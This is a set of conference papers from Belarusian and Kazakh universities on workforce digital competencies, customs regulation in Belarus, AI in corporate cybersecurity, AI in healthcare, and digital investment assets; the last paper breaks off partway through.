Цифровизация производства обуславливает значительные изменения потребности предприятий в персонале, требований к уровню знаний и компетенций работников, так как происходит сокращение жизненного цикла профессий, возрастание внимания нанимателей к роли работника на предприятии, а не к профессии, рост требований к гибкости и адаптивности персонала, социальному и эмоциональному интеллекту работника. Это обусловлено изменением природы предприятия в цифровой экономике, которое в современных условиях характеризуется использованием цифровой бизнес-модели, цифровых бизнес-процессов, цифровых платформ, управлением бизнес-процессами на базе автоматизированных систем управления, цифровой вовлеченностью и коммуникациями.

В современной экономике развитие человеческого потенциала основано на компетентностном подходе. Компетенции понимаются как набор знаний, умений, навыков, опыта, мировоззрения, стиля мышления, личностных характеристик, которыми обладает сотрудник для качественного и эффективного выполнения должностных задач [1,2]. Сотрудник должен обладать компетенциями решать творческие и аналитические проблемы в условиях изменчивости внешней среды. Поэтому трансформируются требования к компетентностным характеристикам работника: нанимают тех сотрудников, которые способны к обучению и эффективному развитию, которые соответствуют требованиям предприятия [3].

Изменения характера производства означает, что устойчивое развитие предприятия возможно только на платформе использования и развития цифровых компетенций сотрудника, которые характеризует знания и навыки необходимые человеку для использования ИКТ в личной жизни и профессиональной

деятельности. При этом базовыми являются совокупность знаний, умений и навыков использования цифровых и коммуникационных технологий для решения поставленных задач в целях повышения эффективности предприятия в целом. В Евросоюзе разработаны критерии и уровни цифровой грамотности населения, состоящие из 5 групп: информационная грамотность, коммуникация и сотрудничество, создание цифрового контента, безопасность, решение проблем [4].

Традиционно эффективность труда сотрудника определяется совокупностью профессиональных и личностных компетенций, т.е. степенью развития его человеческого капитала. Эмпирически доказано, что повышение качества человеческого капитала увеличивает конкурентоспособность работника и обуславливает рост конкурентоспособности и устойчивости развития предприятий и территорий. В научной литературе выделяют три универсальные компетентности работника, развитие которых является драйвером роста эффективности использования сотрудника:

- компетентность мышления, т.е. интеллектуальная способность решать сложные задачи;

- компетентность взаимодействия, т.е. способность работать в команде;

- компетентность развития, т.е. владение навыками самоорганизации, самоконтроля [5].

В условиях глобальной цифровизации первостепенное значение имеет владение и развитие цифровых компетенций сотрудника. Цифровая революция привела к пониманию того, что успешно развивающиеся предприятия зависят от способности управлять знаниями сотрудников и их развивать.

На многих предприятиях применяется система обучения и развития цифровых компетенций для адаптации новых работников к условиям и особенностям работы предприятия с целью совершенствования их человеческого капитала, компетенций до необходимого для предприятий уровня. Одновременно предприятия реализуют программы развития перспективных работников, образующих резерв предприятия. Для них используются программы обучения, составляется перечень обучающих материалов, рекомендуемых к изучению, что создает условия для формирования необходимых цифровых компетенций.

Анализ деятельности предприятий по обучению своих сотрудников позволяет сделать вывод, что с целью развития их цифровых компетенций применяются такие формы, как:

– дистанционное обучение посредством разработки онлайн-сервиса на предприятии для проведения обучающих игр, которые сокращают время на развитие цифровых компетенций персонала.

– геймификация, которая представляет собой систему тренировок сотрудников в кейсовых и игровых методиках, которые воспроизводят определенные рабочие ситуации и тем самым позволяют лучше понять процесс работы на предприятии.

– использование внутреннего портала электронного обучения посредством закупки необходимых курсы, вебинаров и т.д., которые хранятся на портале, и каждый сотрудник имеет доступ на этот портал и может проходить обучение без отрыва от рабочего места.

– корпоративный сторителлинг (перевод историй из жизни предприятия в кейсы), что закрепляет принятые предприятиями модели поведения и обеспечивает более адекватное восприятие новой информации сотрудниками.

Таким образом обучение без отрыва от производства и выделение на это необходимого времени – важная черта современного подхода к формированию трудовых отношений на предприятии и развитию человеческого потенциала сотрудников. При этом действия сотрудников по развитию цифровых компетенций расцениваются как необходимая для предприятия функция и предполагает соответствующую систему оценки и вознаграждения.

Использование цифровых технологий формирования и повышения компетенций приводит к кастомизации внутреннего обучения, так как учитывает уровень базового и дополнительного образования, личные качества, сильные и слабые стороны сотрудника в соответствии с реальными потребностями предприятия и отражает процесс кастомизации внутреннего рынка труда.

Таким образом, глобальная цифровизация экономики приводит к возрастанию роли цифровых компетенций сотрудников. Поэтому обеспечение устойчивого развития предприятия возможно на платформе непрерывного обучения сотрудников на протяжении всей трудовой деятельности. Во многих странах прилагаются значительные усилия по созданию благоприятных условий и стимулов для бизнеса и сотрудников для овладения цифровыми компетенциями.

Список использованных источников

1. Спенсер, Л. Компетенции на работе. Модели максимальной эффективности работы // Л. Спенсер, С. Спенсер – Москва: Гиппо, 2010 – 382с.

2. Mugge P. Patterns of digitization: A practical guide to digital transformation / P. Mugge, H.R. Abbu, T. Michaelis, A. Kwiatkowski, G. Gudergan // Research-Technology Management. – 2020. – № 63(2) – p.27-35

3. Digital skills and competence, and digital and online learning – Turin: European Training Foundation, 2018 – 72 p.

4. The European Digital Competence Framework for Citizens [Электронный ресурс] – Режим доступа: https://joint-research-centre.ec.europa.eu/digcomp/digcomp-framework_en – Дата доступа: 13.11.2023

5. Кара, А. Н. Пирамида конкурентоспособности рабочей силы: уровни построения и их логическая взаимосвязь / А. Н. Кара, Е. Ю. Кузнецова // Проблемы современной экономики – 2011 – N 1 (37) [Электронный ресурс] – Режим доступа: <http://www.m-economy.ru/issue.php?num=37> – Дата доступа: 04.11.2023.

УДК 35.085.6

А.О. Горбатова, Л.И. Тарарышкина
Белорусский государственный университет
Беларусь, Минск

ТАМОЖЕННОЕ РЕГУЛИРОВАНИЕ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ: ОПЫТ РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация. В исследовании анализируется опыт таможенного регулирования в условиях цифровой экономики в Беларуси. В работе анализируется применение цифровых технологий в таможенном деле и выявляются проблемы и ограничения в их использовании. Также оцениваются перспективы развития. Результаты исследования могут быть использованы для улучшения существующей системы.

A.O. Gorbatova, L.I. Tararyshkina
Belarusian State University
Belarus, Minsk

CUSTOMS REGULATION IN THE CONDITIONS OF THE DIGITAL ECONOMY: EXPERIENCE OF THE REPUBLIC OF BELARUS

Abstract. The study analyzes the experience of customs regulation in the digital economy in Belarus. The work analyzes the use of digital technologies in customs and

identifies problems and limitations in their use. Development prospects are also assessed. The results of the study can be used to improve the existing system.

В условиях быстрого развития цифровой экономики таможенное регулирование становится все более актуальной темой. Технологические инновации и новые формы бизнеса, связанные с использованием интернета и цифровых технологий, приводят к изменению традиционных методов таможенного контроля и регулирования. В связи с этим возникает необходимость адаптации таможенных служб к новым условиям и разработке новых методов регулирования [4].

Целью данного исследования является анализ опыта таможенного регулирования в условиях цифровой экономики в Республике Беларусь, выявление проблем и перспектив развития этой области, а также сравнительный анализ опыта других стран.

Для достижения этой цели были поставлены следующие **задачи**:

- определить понятие цифровой экономики и ее характеристики;
- проанализировать особенности таможенного регулирования в условиях цифровой экономики;
- описать существующую систему таможенного регулирования в Беларуси в контексте Союзного государства;
- проанализировать применение цифровых технологий в таможенном деле Беларуси и оценить их эффективность;
- выявить проблемы и ограничения в применении цифровых технологий в таможенном деле Беларуси и разработать рекомендации по их устранению;
- оценить перспективы развития таможенного регулирования в условиях цифровой экономики в Беларуси;
- провести сравнительный анализ опыта таможенного регулирования в условиях цифровой экономики в других странах.

Методология исследования основывается на анализе научной литературы, законодательных актов, статистических данных, а также на анализировании экспертных интервью с представителями таможенных служб и бизнес-сообщества.

Цифровая экономика – это экономика, в которой цифровые технологии используются для создания, распространения и потребления товаров и услуг. Она характеризуется высокой степенью автоматизации, ускорением процессов и повышением эффективности бизнеса. В цифровой экономике возникают новые формы бизнеса, такие как электронная коммерция, интернет-банкинг, облачные сервисы и др. [4].

Таможенные службы играют важную роль в обеспечении безопасности государства и защите прав потребителей. Они контролируют перемещение товаров через границу, собирают таможенные пошлины и налоги, а также осуществляют контроль за соблюдением правил торговли и защитой интеллектуальной собственности.

Одной из особенностей таможенного регулирования в условиях цифровой экономики является то, что большинство товаров и услуг перемещается через границы в электронном виде. Это создает новые вызовы для таможенных служб, так как традиционные методы таможенного контроля и регулирования не всегда могут быть применены в отношении цифровых товаров и услуг [5].

В Беларуси таможенное регулирование осуществляется в соответствии с законодательством. Таможенные службы используют цифровые технологии для автоматизации процессов таможенного контроля и ускорения процедур, связанных с перемещением товаров через границу.

В частности, в Беларуси внедрена система электронного декларирования товаров, которая позволяет сократить время на прохождение таможенных процедур и уменьшить количество бумажной документации. Также введены электронные сервисы для обмена информацией между таможенными службами и бизнес-сообществом (см. Приложение А).

Однако, несмотря на применение цифровых технологий, в Беларуси все еще существуют проблемы в таможенном регулировании. Например, некоторые виды цифровых товаров и услуг не подпадают под таможенный контроль, что может привести к нарушению прав потребителей и недобросовестной конкуренции на рынке.

Одной из основных проблем в таможенном регулировании в условиях цифровой экономики в Беларуси является отсутствие единой классификации цифровых товаров и услуг. Это затрудняет процесс таможенного контроля и может привести к нарушению прав потребителей [5].

Другой проблемой является отсутствие эффективной системы защиты интеллектуальной собственности в отношении цифровых товаров и услуг. Это может привести к нарушению прав авторов и правообладателей.

Для устранения этих проблем необходимо разработать единую классификацию цифровых товаров и услуг, а также усовершенствовать систему защиты интеллектуальной собственности в отношении цифровых товаров и услуг.

Одной из перспектив развития таможенного регулирования в условиях цифровой экономики в Беларуси является дальнейшее развитие цифровых технологий и их применение в таможенном деле. Например, можно использовать искусственный интеллект для автоматизации процессов таможенного контроля и ускорения процедур [5].

В других странах также существуют определенные особенности таможенного регулирования в условиях цифровой экономики. Например, в США введены специальные правила таможенного контроля для электронной коммерции, а в Китае создана специальная электронная торговая площадка для продажи цифровых товаров и услуг.

Выводы исследования указывают на то, что цифровые технологии могут значительно улучшить эффективность таможенного регулирования в Беларуси и других странах. Однако, для полного использования потенциала цифровых технологий необходимо решить ряд проблем и ограничений, таких как недостаточное количество квалифицированных специалистов, отсутствие единой системы обмена информацией между таможенными органами и другими государственными органами, а также слабость системы кибербезопасности.

Для улучшения ситуации в этой области, необходимо проводить дополнительные исследования и разработать конкретные меры по улучшению таможенного регулирования в условиях цифровой экономики. Важно также развивать международное сотрудничество в области таможенного регулирования и обмена опытом с другими странами.

Список использованных источников

1. Приказ Председателя Государственного таможенного комитета Республики Беларусь от 15.02.2021 № 69-ОД «Об утверждении Основных направлений развития таможенной службы Республики Беларусь на 2021-2025 годы и на прогнозный период до 2030 года».

2. О таможенном регулировании в Республике Беларусь [Электронный ресурс]. – Режим доступа: <https://pravo.by/document/?guid=3871&p0=H11400129>. – Дата доступа: 15.10.2023.

3. Государственный таможенный комитет Республики Беларусь - информационный портал [Электронный ресурс]. - Режим доступа: <https://gtk.gov.by/ru>. - Дата доступа: 15.10.2023.

4. Кожанков А.Ю. Цифровая таможня — современный международный тренд. Сущностные характеристики и прогнозируемые эффекты / А.Ю. Кожанков, К.И. Бабенко, О.Г. Боброва // Государственное управление Российской Федерации: вызовы и перспективы: Материалы 15-й международной конференции, 2018. — М.: Издательство: «КД», «Университетская книга», 2018. — С. 92-96.

5. Ватолина И.В., Калашникова Т.В. Таможенное регулирование в условиях цифровой экономики: проблемы и перспективы // Вестник Московского университета МВД России. - 2019. - №1. - С. 60-67.

ПРИЛОЖЕНИЕ А



Динамика роста количества электронных деклараций на товары в период с 2008–2016 гг.

Н.А. Горбунова, А.А. Жамантаев
Карагандинский университет им. Е.А. Букетова
Караганда, Казахстан

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ В СФЕРЕ КОРПОРАТИВНОЙ КИБЕРБЕЗОПАСНОСТИ

Аннотация. В статье рассматривается тема кибербезопасности с упором на кибербезопасность в корпоративной среде. Перечисляются возможные меры противодействия угрозам, утечкам информации. Рассказывается об искусственном интеллекте и его применении в сфере кибербезопасности. Приводятся некоторые решения в сфере кибербезопасности на основе искусственного интеллекта.

N.A. Gorbunova, A.A. Zhamantayev
Karaganda Buketov University
Karaganda, Kazakhstan

ARTIFICIAL INTELLIGENCE IN CORPORATE CYBERSECURITY

Abstract. The article examines the topic of cybersecurity with a focus on cybersecurity in the corporate environment. Possible measures to counter threats and information leaks are listed. It talks about artificial intelligence and its application in the field of cybersecurity. Some solutions in the field of cybersecurity based on artificial intelligence are presented.

Современные организации сталкиваются с разнообразными и сложными угрозами в киберпространстве. Киберпреступники активно осуществляют атаки, направленные на кражу данных, вымогательство, внедрение в системы и кибершпионаж. Этот разнообразный спектр угроз требует разработки комплексных стратегий по кибербезопасности.

Информация становится ключевым ресурсом, и защита конфиденциальных данных, бизнес-планов и другой чувствительной информации становится первостепенной задачей. Потеря или утечка данных может повлечь за собой серьезные финансовые и репутационные последствия.

Организации активно внедряют технологические решения для обеспечения кибербезопасности. Современные антивирусные программы, брандмауэры, системы обнаружения вторжений и шифрование данных становятся стандартом. Использование

технологий искусственного интеллекта и машинного обучения дополняет эти меры, позволяя выявлять аномалии в сетевом трафике.

Человеческий фактор остается одним из слабых мест в системах безопасности. Обучение сотрудников основам кибербезопасности, включая распознавание фишинга, использование надежных паролей и осведомленность о социальной инженерии, становится неотъемлемой частью стратегии.

Однако кибербезопасность — это не только вопрос технологий и обучения. Важно внедрение стратегий управления рисками, регулярные аудиты безопасности, мониторинг сетевой активности и готовность к быстрому реагированию на инциденты. Системы резервного копирования данных и планы восстановления после инцидентов становятся неотъемлемой частью общей стратегии безопасности.

С учетом постоянно меняющейся киберугрозы, организации должны быть готовы к новым угрозам. Это включает в себя угрозы в области интернета вещей (IoT), использование искусственного интеллекта для кибератак и развитие квантовых вычислений, которые могут подорвать существующие методы шифрования.

Кроме того, сотрудничество в сфере кибербезопасности становится все более важным. Организации должны активно сотрудничать с другими компаниями, правительственными органами и кибербезопасными сообществами для обмена информацией о новых угрозах и разработки совместных стратегий защиты.

В условиях быстрого развития киберугрозы организации должны подходить к кибербезопасности комплексно, объединяя технологии, обучение персонала и готовность к сотрудничеству в глобальном масштабе. Только так можно обеспечить эффективную защиту от современных киберугроз.

Искусственный интеллект (ИИ) представляет собой область информатики, занимающуюся созданием систем, способных выполнять задачи, обычно требующие человеческого интеллекта. Эти системы стремятся имитировать различные аспекты человеческого мышления, такие как обучение, распознавание образов, планирование и принятие решений. В основе многих технологий искусственного интеллекта лежит использование алгоритмов машинного обучения, глубокого обучения и нейронных сетей.

Цель искусственного интеллекта включает в себя создание систем, способных решать задачи более эффективно, чем традиционные программы, и обеспечивать автоматизацию ряда задач, которые ранее требовали человеческого вмешательства. Эта область

имеет широкое применение, включая медицину, финансы, образование, транспорт, производство и многие другие сферы жизни.

В последние десятилетия искусственный интеллект стал непреодолимой силой, трансформирующей многие области человеческой деятельности. Одной из наиболее актуальных и важных сфер, где его влияние проявляется наиболее сильно, является кибербезопасность. В мире, где цифровые технологии становятся неотъемлемой частью нашей повседневной жизни, возрастает необходимость в эффективных средствах защиты от киберугроз.

Искусственный интеллект в кибербезопасности представляет собой мощный инструмент, способный анализировать огромные объемы данных, выявлять аномалии, обнаруживать угрозы и реагировать на них в режиме реального времени.

Искусственный интеллект в кибербезопасности является ключевым элементом защиты в современном цифровом мире, где кибератаки становятся более сложными и изощренными. Методы обнаружения вторжений, основанные на технологиях искусственного интеллекта, позволяют выявлять аномальные активности и потенциальные угрозы, даже если они не соответствуют заранее определенным шаблонам. Это существенно повышает эффективность систем безопасности, обеспечивая более раннее и точное выявление инцидентов.

Прогнозирование угроз также становится более точным благодаря алгоритмам машинного обучения, способным анализировать большие объемы данных и выявлять скрытые закономерности. Это позволяет создавать предупреждения о потенциальных киберугрозах и принимать меры до их активации, что является важным элементом в сфере предотвращения кибератак.

Однако, с ростом возможностей искусственного интеллекта в кибербезопасности, также возникают новые вызовы. Злоумышленники могут пытаться обходить системы, обученные на основе искусственного интеллекта, используя ухищрения и атаки, направленные на обман алгоритмов. Поэтому важно постоянно совершенствовать методы обнаружения и адаптировать системы к новым видам угроз.

К примеру, Darktrace, компания, основанная в Великобритании, предоставляет решение, направленное на защиту корпоративных сетей от кибератак. Это решение основывается на методах машинного обучения, анализируя все устройства в сети и их поведение на предмет безопасности. Этот продукт может обнаруживать потенциальные угрозы безопасности в реальном времени и использует технологии

автономного реагирования для принятия мер против кибератак. Darktrace визуализирует информацию в удобном виде. Существуют и другие решения от других компаний, такие как Vectra AI, CrowdStrike и другие, которые работают по схожему принципу.

В заключение, использование искусственного интеллекта в кибербезопасности представляет собой важную часть стратегии обеспечения цифровой безопасности. Это не только улучшает способность выявления и предотвращения киберугроз, но также дает возможность строить более гибкие и адаптивные системы, способные эффективно реагировать на постоянно меняющийся характер кибератак. Развитие и интеграция искусственного интеллекта в сферу кибербезопасности становится ключевым фактором в обеспечении безопасности в цифровой эпохе.

Список использованных источников

1. Базы знаний интеллектуальных систем / Т.А. Гаврилова, В.Ф. Хорошевский –СПб.: Питер, 2000. –384 с.
2. Основы информационной безопасности. Учебное пособие для вузов / Е.Б. Белов, В.П. Лось, Р.В. Мещеряков, А.А. Шелупанов. -М.: Горячая линия – Телеком, 2006. 544 с.

УДК 004.896

N.A. Gorbunova, A.G. Podlesny
Karaganda Buketov University
Karaganda, Kazakhstan

THE ROLE OF AI AND DEEP LEARNING IN DIGITIZING HEALTHCARE

***Abstract.** The article discusses the benefits of artificial intelligence and deep learning in healthcare. Artificial intelligence (AI) and deep learning (DL) are changing healthcare in unprecedented ways, marking a pivotal shift in medical science. Their integration opens up new opportunities for innovation in the field of digitalization of healthcare.*

Н.А. Горбунова, А.Г. Подлесный
Карагандинский университет им. Е.А. Букетова
Караганда, Казахстан

РОЛЬ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА И ГЛУБОКОГО ОБУЧЕНИЯ В ЦИФРОВИЗАЦИИ ЗДРАВООХРАНЕНИЯ

Аннотация. В статье рассматриваются преимущества искусственного интеллекта и глубокого обучения в здравоохранении. Искусственный интеллект (ИИ) и глубокое обучение (ГО) меняют здравоохранение беспрецедентным образом, знаменуя собой поворотный сдвиг в медицинской науке. Их интеграция открывает новые возможности для инноваций в области цифровизации здравоохранения.

Artificial intelligence (AI) and deep learning (DL) represent a fundamental transformation in how healthcare systems operate and interact with patient data, diagnostic processes and treatment methodologies. The integration of artificial intelligence and distance learning is accelerating the digitalization of healthcare, leading to advances that were once considered futuristic.

Detailed Applications in Healthcare

Advanced Disease Detection and Diagnosis: AI, particularly deep learning models like Convolutional Neural Networks (CNNs), are revolutionizing medical diagnostics. These models analyze images from MRIs, CT scans, and X-rays with greater precision and speed than traditional methods. For example, AI algorithms have been developed to detect subtle signs of diseases such as cancer, enabling early intervention which is crucial for successful treatment. AI systems have also been instrumental in diagnosing neurological disorders by identifying patterns in brain imaging that might be missed by the human eye. Beyond image analysis, AI assists in interpreting complex genetic information, opening new frontiers in personalized medicine.

Advanced disease detection and diagnosis have become crucial in various fields, including bioinformatics, cancer research, Alzheimer's disease, and obstructive heart disease. Deep Learning-based methods are successfully applied in the genetic information-infused diagnosis of tuberculosis from oral swabs. For Alzheimer's disease, early detection and prediction techniques using IoT, AI, and machine learning have been explored to avoid significant loss and provide timely treatment. Deep learning techniques have been proposed for coronary artery disease (CAD) diagnostics. For example, a feature fusion model achieved 88.8% accuracy in detecting CAD using electrocardiogram (ECG) data [1]. Another study developed a DL-based model using ResNet for CAD screening, which showed fair performance in assessing obstructive CAD (ObCAD). Additionally, a CNN-based CAD detection model was developed using CT

images, achieving high accuracy and performance. The vast availability of medical data from different modalities, such as electronic health records, x-ray images, CT and MRI scans, ECG, and physical activity data from wearable sensors provides a great basis for the development of machine learning-based methods of automated diagnosis.

Personalized Medicine and Treatment: AI's role in personalized medicine is rapidly expanding. By analyzing vast amounts of patient data, including genetic information, lifestyle factors, and environmental exposures, AI algorithms can predict individual responses to various treatments. This approach is particularly transformative in oncology, where AI is used to tailor chemotherapy and radiation treatments based on the patient's unique genetic makeup. In genetic diseases, AI helps in identifying the most effective gene therapy techniques, significantly improving patient outcomes.

AI chatbots have shown potential in personalized medicine and treatment. They can assist in managing routine tasks, processing large amounts of data, and providing patient education. Continuous improvements are expected in the development of AI chatbots for medical applications, including integration with reputable sources and the development of language models with an emphasis on citation and medical applications. AI chatbots have demonstrated efficacy in promoting health behavior change, smoking cessation, treatment adherence, and reduction in substance misuse [2]. However, it is important to note that AI chatbots lack the empathy, intuition, and experience of human healthcare providers. They should be seen as supplements rather than substitutes for medical professionals.

Innovative Drug Discovery and Development: The traditional drug development process is lengthy and expensive. AI and DL are changing this by predicting the success of drug compounds early in the development phase. AI algorithms analyze complex biological and chemical data to identify potential drug candidates, reducing the time and cost associated with traditional drug discovery methods. These technologies also play a crucial role in understanding the mechanisms of diseases at a molecular level, leading to the development of more effective and targeted drugs.

Innovative drug discovery and development processes have become crucial in the pharmaceutical industry. The use of microfluidics technology has the potential to revolutionize drug development by reducing time and cost while meeting strict guidelines for good manufacturing practices. Additionally, computerized methods such as high-throughput screening and computer-based design, as well as pharmacological software, have been

employed to accelerate the drug development process. The successful discovery and development of new drugs require proper lead compound characterization and preclinical studies to ensure safety and efficacy. Furthermore, the application of artificial intelligence (AI) in drug development shows promise in identifying hit and lead compounds, validating therapeutic targets, and optimizing structural design. These innovative approaches aim to streamline the drug discovery and development process, ultimately leading to the introduction of effective and safe therapeutic substances into clinical practice.

Robotic Surgery and Clinical Assistance: The use of AI in robotic surgery exemplifies the blend of technology and human skill. These robotic systems, guided by AI algorithms, assist surgeons in performing precise and less invasive procedures. The AI systems analyze preoperative data to guide the surgeon's instruments, resulting in fewer complications and quicker recovery times. Additionally, AI assists in surgical planning and provides real-time decision support during procedures, enhancing the surgeon's capabilities.

Robotic surgery offers advantages in terms of precision and facilitation in medicine, allowing the surgeon to control the system externally. However, there is limited data on the influence of robotic assistance on experienced surgeons. In the field of bariatric surgery, a retrospective study found that robotic assistance did not significantly reduce postoperative complications, although it did reduce the length of hospital stay. In the context of spinal surgery, the use of robotic-navigated assistance was found to be highly accurate and reliable, with a low rate of abandonment once mastered [3]. Additionally, an expansion of robotic assistance has been proposed to improve accuracy in surface-dependent medical procedures, such as precise incisions or tissue removal.

Comprehensive Healthcare Management: AI is a powerful tool for managing hospital operations. It optimizes workflows, manages patient data, and forecasts patient inflow, ensuring efficient resource allocation. AI-powered predictive analytics help hospitals plan for emergencies and allocate resources more effectively. Additionally, AI technologies like chatbots and virtual assistants are transforming patient engagement by providing personalized reminders, health tips, and answering queries, which helps in maintaining treatment adherence.

Comprehensive healthcare management encompasses various strategies and approaches to ensure optimal care, resource utilization, and patient outcomes. It involves integrating both clinical and non-clinical

management methodologies. In the context of breast cancer patients, comprehensive management includes standardized treatment, long-term follow-up, and addressing concomitant diseases and health risks. Comprehensive medication management services have been shown to improve clinical outcomes and reduce healthcare utilization among older patients with cardiovascular diseases. Additionally, a comprehensive healthcare model is proposed to integrate physical, mental, spiritual, and social dimensions, different medical approaches, and different health statuses for further research. Consent management systems are also crucial in comprehensive healthcare management to ensure privacy, security, and ethical exchange of health records within healthcare ecosystems.

Remote Monitoring and Enhanced Telemedicine: The advent of AI in telemedicine has bridged the gap between patients and healthcare providers. AI-powered devices and apps monitor patient health remotely, providing real-time data to doctors. This technology is particularly beneficial for managing chronic conditions like diabetes and heart disease, where continuous monitoring is crucial. It also allows for immediate intervention in case of abnormalities, potentially saving lives.

Remote monitoring and telemedicine have shown promise in enhancing healthcare delivery. The use of telehealth coupled with remote monitoring has been explored in various fields, including cystic fibrosis (CF) care. The feasibility of telehealth, remote spirometry, remote collection of respiratory cultures, adherence monitoring, cough assessment, symptom monitoring, and activity tracking has been studied, with favorable opinions from both clinicians and patients [4]. In the context of heart failure, telemonitoring has been used to observe patients' well-being from home, allowing them to input important data through smartphone applications. Wearable sensors have also been developed for telemedicine healthcare, aiming to provide real-time physiological and biochemical information for early disease diagnosis and cost-effective treatments. In the context of surgical care, telemedicine, and clinical decision support systems have been used for remote monitoring and management, with patients expressing support for intraoperative telemedicine use. Additionally, a remote monitoring platform has been implemented for the post-operative care of patients who have undergone spine surgery, showing high adherence and patient satisfaction.

Expansive Predictive Analytics: AI's predictive capabilities are vast, ranging from forecasting disease outbreaks to patient admission rates. These models analyze historical and real-time data to predict future healthcare

trends, aiding in public health planning and efficient management of hospital resources. AI's predictive analytics extend to personalized health risk assessments, enabling earlier interventions for chronic diseases. By analyzing patient records and demographic data, AI systems can identify patterns and risk factors, providing insights that are often overlooked in traditional analyses.

Expansive predictive analytics in medicine is a rapidly evolving field that holds great promise for improving diagnosis, treatment, and patient outcomes. Machine learning models are being developed to learn patterns in large and heterogeneous health data, leading to improved predictive modeling in cardiovascular medicine. However, there are challenges to the expanded use of predictive analytics in healthcare, including issues related to data quality, generalizability, bias, and interpretability. Despite the advancements in predictive analytics, the impact on clinical care has been limited, with few meaningful contributions to patient treatment. To unlock the potential of advanced analytics while ensuring patient safety, regulatory and professional bodies should establish standards of clinical benefit for advanced algorithms. External validation and prospective testing of these algorithms are necessary to ensure their effectiveness and reliability [5]. In summary, while there is promise in the application of predictive analytics in medicine, there are still challenges to overcome before its expansive use becomes a reality.

As AI and Deep Learning continue to advance, their integration into healthcare systems around the world promises to bring about transformative changes in patient care and medical practices. The potential of these technologies to revolutionize healthcare is immense, offering opportunities for significant improvements in treatment efficacy, patient experience, and overall health outcomes.

However, the rapid adoption of AI and DL in healthcare also brings forth significant challenges, particularly in terms of data privacy, ethical considerations, and the regulatory landscape. Issues such as biases in AI algorithms, the need for transparent and explainable AI, and concerns about data security and patient confidentiality are at the forefront of discussions among healthcare professionals, technologists, and policymakers.

Addressing these challenges requires a thoughtful and collaborative approach. Ensuring that the advancements in AI and Deep Learning are leveraged equitably and beneficially across all segments of society is imperative. This involves fostering interdisciplinary collaboration among technologists, healthcare professionals, ethicists, and policymakers. Such collaboration is essential to fully realize the potential of AI and Deep

Learning in healthcare, ensuring that its benefits are distributed fairly and ethically.

Moreover, continuous research and development in this field are vital to overcome current limitations and explore new possibilities. The integration of AI and DL in healthcare is a journey of discovery, with each advancement opening new avenues for innovation and improvement in patient care.

In summary, the integration of AI and Deep Learning into healthcare is a transformative leap forward. These technologies are not only enhancing the effectiveness, efficiency, and personalization of medical services but also fostering a deeper understanding of complex medical conditions and enabling groundbreaking medical innovations. The scope of their applications is vast and continually expanding, with significant improvements in diagnostic accuracy, treatment personalization, and healthcare operations. However, as we embrace these technological advancements, it is crucial to navigate the associated challenges thoughtfully and collaboratively, ensuring that the benefits of AI and Deep Learning in healthcare are realized responsibly and equitably.

References

1. Yue, Y., & Zhu, X. (2023, February). Automated coronary artery disease detection using deep learning on ECG datasets. In *Proceedings of the 2023 3rd International Conference on Bioinformatics and Intelligent Computing* (pp. 242-245).
2. Alisha, Aggarwal., Cheuk, Chi, Tam., D., Wu., X., Li., Shan, Qiao. (2022). Artificial Intelligence (AI)-based Chatbots in Promoting Health Behavioral Changes: A Systematic Review. medRxiv, doi: 10.1101/2022.07.05.22277263
3. Frederik, Abel., Joseph, Rabban., Brendan, Furneaux., Igor, V., Pilipenko., Kress, Oliver, Herbert. (2023). Robotic-navigated assistance in spine surgery. *Bone and Joint*, doi: 10.1302/0301-620x.105b5.bjj-2022-0810.r3
4. Surachate, Kalasin., Werasak, Surareungchai. (2023). Challenges of Emerging Wearable Sensors for Remote Monitoring toward Telemedicine Healthcare.. *Analytical Chemistry*, doi: 10.1021/acs.analchem.2c02642
5. Ravi, B., Parikh., Ziad, Obermeyer., Amol, S., Navathe., Amol, S., Navathe. (2019). Regulation of predictive analytics in medicine. *Science*, doi: 10.1126/SCIENCE.AAW0029

ЦИФРОВЫЕ АКТИВЫ ДЛЯ ИНВЕСТИРОВАНИЯ И ИХ БЕЗОПАСНОСТЬ

Аннотация. В современном цифровом мире развиваются финансовые инструменты, позволяющие инвестировать и зарабатывать, необходимо знать принципы работы и возможности таковых, а также риски цифровых денег и бирж, правовую базу, чтобы прирастить свой капитал на законном основании.

S.A. Hryharan

Belorussian State Technological University
Minsk, Belarus

DIGITAL ASSETS FOR INVESTING AND THEIR SECURITY

Abstract. In the modern digital world, financial instruments are developing that allow us to invest and earn money; we need to know the principles of operation and their capabilities, as well as the risks of digital money and exchanges, the legal framework in order to increase capital legally.

На первый взгляд сегодняшняя финансовая система, которая существует уже не одно десятилетие – достаточно надежный, переживший немало кризисов, а также постоянно развивающийся механизм.

С развитием цифровой экономики появляется больше цифровых активов и способов управления ими. Однако риски таких операций увеличиваются в силу появления кибермошенничества. Поэтому сегодня актуальным является вопрос об использовании современных финансовых инструментов для инвестирования и создание безопасной цифровой среды их применения.

В Беларуси активно развивается цифровая экономика и экономические, правовые институты, поддерживающие это направление:

- Декрет Президента Республики Беларусь №8 «О развитии цифровой экономики» (26.12.2017N 1/17415);
- Государственная программа «Цифровое развитие Беларуси» на 2021–2025 годы (16.09.2023, 5/52108) ;
- Указ Президента Республики Беларусь от 14 февраля 2023 г. № 40«О кибербезопасности» (15.02.2023, 1/20733);

– Постановление Совета Министров Республики Беларусь от 31 января 2023 г. № 91 «О порядке функционирования информационной системы» (01.02.2023, 5/51332);

– Постановление Правления Национального банка Республики Беларусь от 11 января 2023 г. № 8 «О стандартах проведения расчетов» (16.02.2023, 8/39546) и др.

В Беларуси активно занимаются вопросами развития цифровизации экономики ученые проф. И.В. Новикова, В.В. Смелов, Д.В. Шиман, В.Б. Криштаносов, проф. М.М. Ковалев, Г.Г. Головенчик и др.

Флагманом развития цифровых технологий является в Республике Беларусь Парк высоких технологий (ПВТ). Это мирового уровня пример эффективной и экономически успешной модели взаимодействия государства и ИТ-сообщества по внедрению высоких технологий в экономику и социальную сферу. [1]. Так, в 2021 году экспорт ПВТ достиг абсолютного рекорда и составил 3,2 млрд. долл. США, а в 2022 году – 2,7 млрд. долл. США [1].

В бизнес среде используются различные финансовые технологии. В качестве примеров финансовых технологий в исследовании Базельского комитета приводятся: краудфандинговые сервисы, площадки по взаимному кредитованию, онлайн-банкинг, цифровые валюты, мобильные кошельки, форекс, цифровые платформы по обмену данными, высокочастотная торговля, электронная торговля, робоэдвайзеры и пр. [2, 4].

